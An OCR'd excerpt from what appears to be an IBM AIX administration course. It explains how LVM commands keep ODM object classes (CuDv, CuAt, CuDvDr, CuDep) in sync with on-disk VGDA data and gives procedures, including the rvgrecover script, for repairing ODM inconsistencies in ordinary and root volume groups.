



Figure 5-16. How LVM Interacts with ODM and VGDA AU1610.0

Notes:

Most of the LVM commands that are used when working with volume groups, physical or logical volumes are high-level commands. These high-level commands (like **mkvg, extendvg, mklv**) are implemented as shell scripts and use names to reference a certain LVM object. To match a name, for example rootvg or hdisk0, to an identifier the ODM is consulted.

The high-level commands call intermediate or low-level commands that query or change the disk control blocks VGDA or LVCB. Additionally, the ODM has to be updated; for example, to add a new logical volume. The high-level commands contain signal handlers to clean up the configuration if the program is stopped abnormally. If a system crashes, or if high-level commands are stopped by **kill -9**, the system can end up in a situation where the VGDA/LVCB and the ODM are not in sync. The same situation may occur when low-level commands are used incorrectly.

This page shows two very important commands that are explained in detail later. The command **importvg** imports a complete new volume group based on a VGDA and LVCB on a disk. The command **exportvg** removes a complete volume group from the ODM.



ODM Entries for Physical Volumes (1 of 3)

```
# odmget -q "name like hdisk?" CuDv
CuDv:
            name = "hdisk0"
            status = 1
            chgstatus = 2
            ddins = "scdisk"
            location = "04-C0-00-2,0"
            parent = "scsi0"
            connwhere = "2,0"
            PdDvLn = "disk/scsi/osdisk"

CuDv:
            name = "hdisk1"
            status = 1
            chgstatus = 2
            ddins = "scdisk"
            location = "04-C0-00-3,0"
            parent = "scsi0"
            connwhere = "3,0"
            PdDvLn = "disk/scsi/osdisk"
```

Figure 5-17. ODM Entries for Physical Volumes (1 of 3) AU1610.0


Notes:

All physical volumes are stored in **CuDv**.

Remember the most important attributes:

- status = 1 means the disk is available
- chgstatus = 2 means the status has not changed since last reboot
- location specifies the location code of the device
- parent specifies the parent device

ODM Entries for Physical Volumes (2 of 3)



```
# odmget -q "name=hdisk0 and attribute=pvid" CuAt
CuAt:
            name = "hdisk0"
            attribute = "pvid"
            value = "250000010700040b000c0d0000000000"
            type = "R"
            generic = "D"
            rep = "s"
            nls_index = 2
```

Figure 5-18. ODM Entries for Physical Volumes (2 of 3) AU1610.0


Notes:

The disk’s most important attribute is the PVID.

The PVID has a length of 32 bytes, where the last 16 bytes are set to zeros in the ODM. Whenever you must manually update a PVID in the ODM you must specify the complete 32-byte PVID of the disk.

Other attributes (for example, SCSI command queue depth, timeout values) may occur in **CuAt**.

ODM Entries for Physical Volumes (3 of 3)



```
# odmget -q "value3 like hdisk?" CuDvDr
CuDvDr:
              resource = "devno"
              value1 =  "12"
              value2 = "1"
              value3 = "hdisk0"
CuDvDr:
              resource = "devno"
              value1 =  "12"
              value2 = "2"
              value3 = "hdisk1"


# ls -l /dev/hdisk*
brw-------   1 root  system 12, 1   08 Jan 06:56  /dev/hdisk0
brw-------   1 root  system 12, 2   08 Jan 07:12  /dev/hdisk1
```


Figure 5-19. ODM Entries for Physical Volumes (3 of 3) AU1610.0

Notes:

The ODM class **CuDvDr** is used to store the major and minor numbers of the devices.

Applications or system programs use the special files to access a certain device.

ODM Entries for Volume Groups (1 of 2)



```
# odmget -q "name=rootvg" CuDv
CuDv:
          name = "rootvg"
          status = 0
          chgstatus = 1
          ddins = ""
          location = ""
          parent = ""
          connwhere = ""
          PdDvLn = "logical_volume/vgsubclass/vgtype"

# odmget -q "name=rootvg" CuAt
CuAt:
          name = "rootvg"
          attribute = "vgserial_id"
          value = "0009301300004c00000000e63a42b585"
          type = "R"
          generic = "D"
          rep = "s"
          nls_index = 2                (continues on next page)
```

Figure 5-20. ODM Entries for Volume Groups (1 of 2) AU1610.0


Notes:

The existence of a volume group is stored in **CuDv**, that means all volume groups must have an object in this class.

One of the most important pieces of information is the VGID, which is stored in **CuAt**.

All disks that belong to a volume group are stored in **CuAt**. That's shown on the next page.

ODM Entries for Volume Groups (2 of 2)



```
# odmget -q "name=rootvg" CuAt
...


CuAt:
        name = "rootvg"
        attribute = "pv"
        value = "00008371d667a44b0000000000000000"
        type = "R"
        generic = "D"
        rep = "s"
        nls_index = 2
CuAt:
        name = "rootvg"
        attribute = "pv"
        value = "00008371d11226670000000000000000"
        type = "R"
        generic = "D"
        rep = "s"
        nls_index = 2
```


Figure 5-21. ODM Entries for Volume Groups (2 of 2)) AU1610.0

Notes:

All disks that belong to a volume group are stored in CuAt.

Remember that the PVID is a 32-number field, where the last 16 numbers are set to zeros.

ODM Entries for Logical Volumes (1 of 2)



```
# odmget -q "name=hd2" CuDv
CuDv:
                name = "hd2"
                status = 0
                chgstatus = 1
                ddins = ""
                location = ""
                parent = "rootvg"
                connwhere = ""
                PdDvLn = "logical_volume/lvsubclass/lvtype"

# odmget -q "name=hd2" CuAt
CuAt:
                name = "hd2"
                attribute = "lvserial_id"             (intra, stripe_width, size, ...)
                value = "0009301300004c00000000e63a42b585.5"
                type = "R"
                generic = "D"
                rep = "n"
                nls_index = 648
```


Figure 5-22. ODM Entries for Logical Volumes (1 of 2) AU1610.0

Notes:

All logical volumes are stored in the object class **CuDv**.

Attributes of a logical volume, for example its **LVID**, are stored in the object class **CuAt**. Other attributes that belong to a logical volume are the intra-policy, stripe_width or the size.

ODM Entries for Logical Volumes (2 of 2)



```
# odmget -q "value3=hd2" CuDvDr
CuDvDr:
            resource = "devno"
            value1 =  "10"
            value2 = "5"
            value3 = "hd2"
# ls -l /dev/hd2
brw-------    1 root   system 10, 5    08 Jan  06:56   /dev/hd2


# odmget -q "dependency=hd2" CuDep
CuDep:
            name = "rootvg"
            dependency = "hd2"
```


Figure 5-23. ODM Entries for Logical Volumes (2 of 2) AU1610.0

Notes:

All logical volumes have an object in **CuDvDr** that is used to create the special file entries in /**dev**.

The ODM class **CuDep** (customized dependencies) stores dependency information for software devices, for example, the logical volume **hd2** is contained in the **rootvg** volume group.

ODM-Related LVM Problems



- Signal Handler
- Lock

What can cause problems ?

- kill -9, shutdown, system crash
- Improper use of low-level commands
- Hardware changes without or with wrong software actions

Figure 5-24. ODM-Related LVM Problems AU1610.0

Notes:


As already mentioned, most of the time administrators use high-level commands to create or update volume groups or logical volumes. These commands use signal handlers to set up a proper cleanup in case of an interruption. Additionally, LVM commands create a locking mechanism to block other commands while a change is in progress.

These signal handlers do not work with a **kill -9**, a system shutdown, or a system crash. You might end up in a situation where the VGDA has been updated, but the change has not been stored in the ODM.

The same situation might come up by the improper use of low-level commands or hardware changes that are not followed by correct administrator actions.

Fixing ODM Problems (1 of 2)

If the ODM problem is **not in the rootvg**, for example in volume group **homevg**, do the following:



```
# varyoffvg homevg

# exportvg homevg

# importvg -y homevg hdiskX
```

Remove complete volume group from the ODM

Import volume group by creating new ODM objects

Figure 5-25. Fixing ODM Problems (1 of 2) AU1610.0

Notes:

If you detect ODM problems you must identify whether the volume group is the **rootvg** or not.

Because the **rootvg** cannot be varied off, this procedure applies only to non-rootvg volume groups.

1. In the first step, you vary off the volume group, which requires that all file systems must be unmounted first. To vary off a volume group, use the **varyoffvg** command.
2. In the next step, you export the volume group by using the **exportvg** command. This command removes the complete volume group from the ODM. The VGDA and LVCB are not touched by **exportvg**.
3. In the last step, you import the volume group by using the **importvg** command. Specify the volume group name with option **-y**, otherwise AIX creates a new volume group name.

You need to specify only one intact physical volume of the volume group that you import. The **importvg** command reads the VGDA and LVCB on that disk and creates completely new ODM objects.

We will return to the export and import functions later in this course.

Fixing ODM Problems (2 of 2)

If the ODM problem is **in the rootvg**, use **rvgrecover:**

```
PV=hdisk0
VG=rootvg
    cp /etc/objrepos/CuAt /etc/objrepos/CuAt.$$
    cp /etc/objrepos/CuDep /etc/objrepos/CuDep.$$
    cp /etc/objrepos/CuDv /etc/objrepos/CuDv.$$
    cp /etc/objrepos/CuDvDr /etc/objrepos/CuDvDr.$$
    lqueryvg -Lp $PV | awk '{print $2}' | while read LVname;
    do
        odmdelete -q "name=$LVname" -o CuAt
        odmdelete -q "name=$LVname" -o CuDv
        odmdelete -q "value3=$LVname" -o CuDvDr
    done
    odmdelete -q "name=$VG" -o CuAt
    odmdelete -q "parent=$VG" -o CuDv
    odmdelete -q "name=$VG" -o CuDv
    odmdelete -q "name=$VG" -o CuDep
    odmdelete -q "dependency=$VG" -o CuDep
    odmdelete -q "value1=10" -o CuDvDr
    odmdelete -q "value3=$VG" -o CuDvDr
    importvg -y $VG $PV      # ignore lvaryoffvg errors
    varyonvg $VG
```

- Export rootvg by odmdeletes
- Import rootvg by importvg

Figure 5-26. Fixing ODM Problems (2 of 2) AU1610.0

Notes:

If you detect ODM problems in **rootvg** use the shell script **rvgrecover**. This procedure is described in the *AIX 4.3 Problem Solving Guide and Reference*. Create this script in /bin and mark it executable.

The script **rvgrecover** removes all ODM entries that belong to your **rootvg** by using **odmdelete**. That's the same way **exportvg** works.

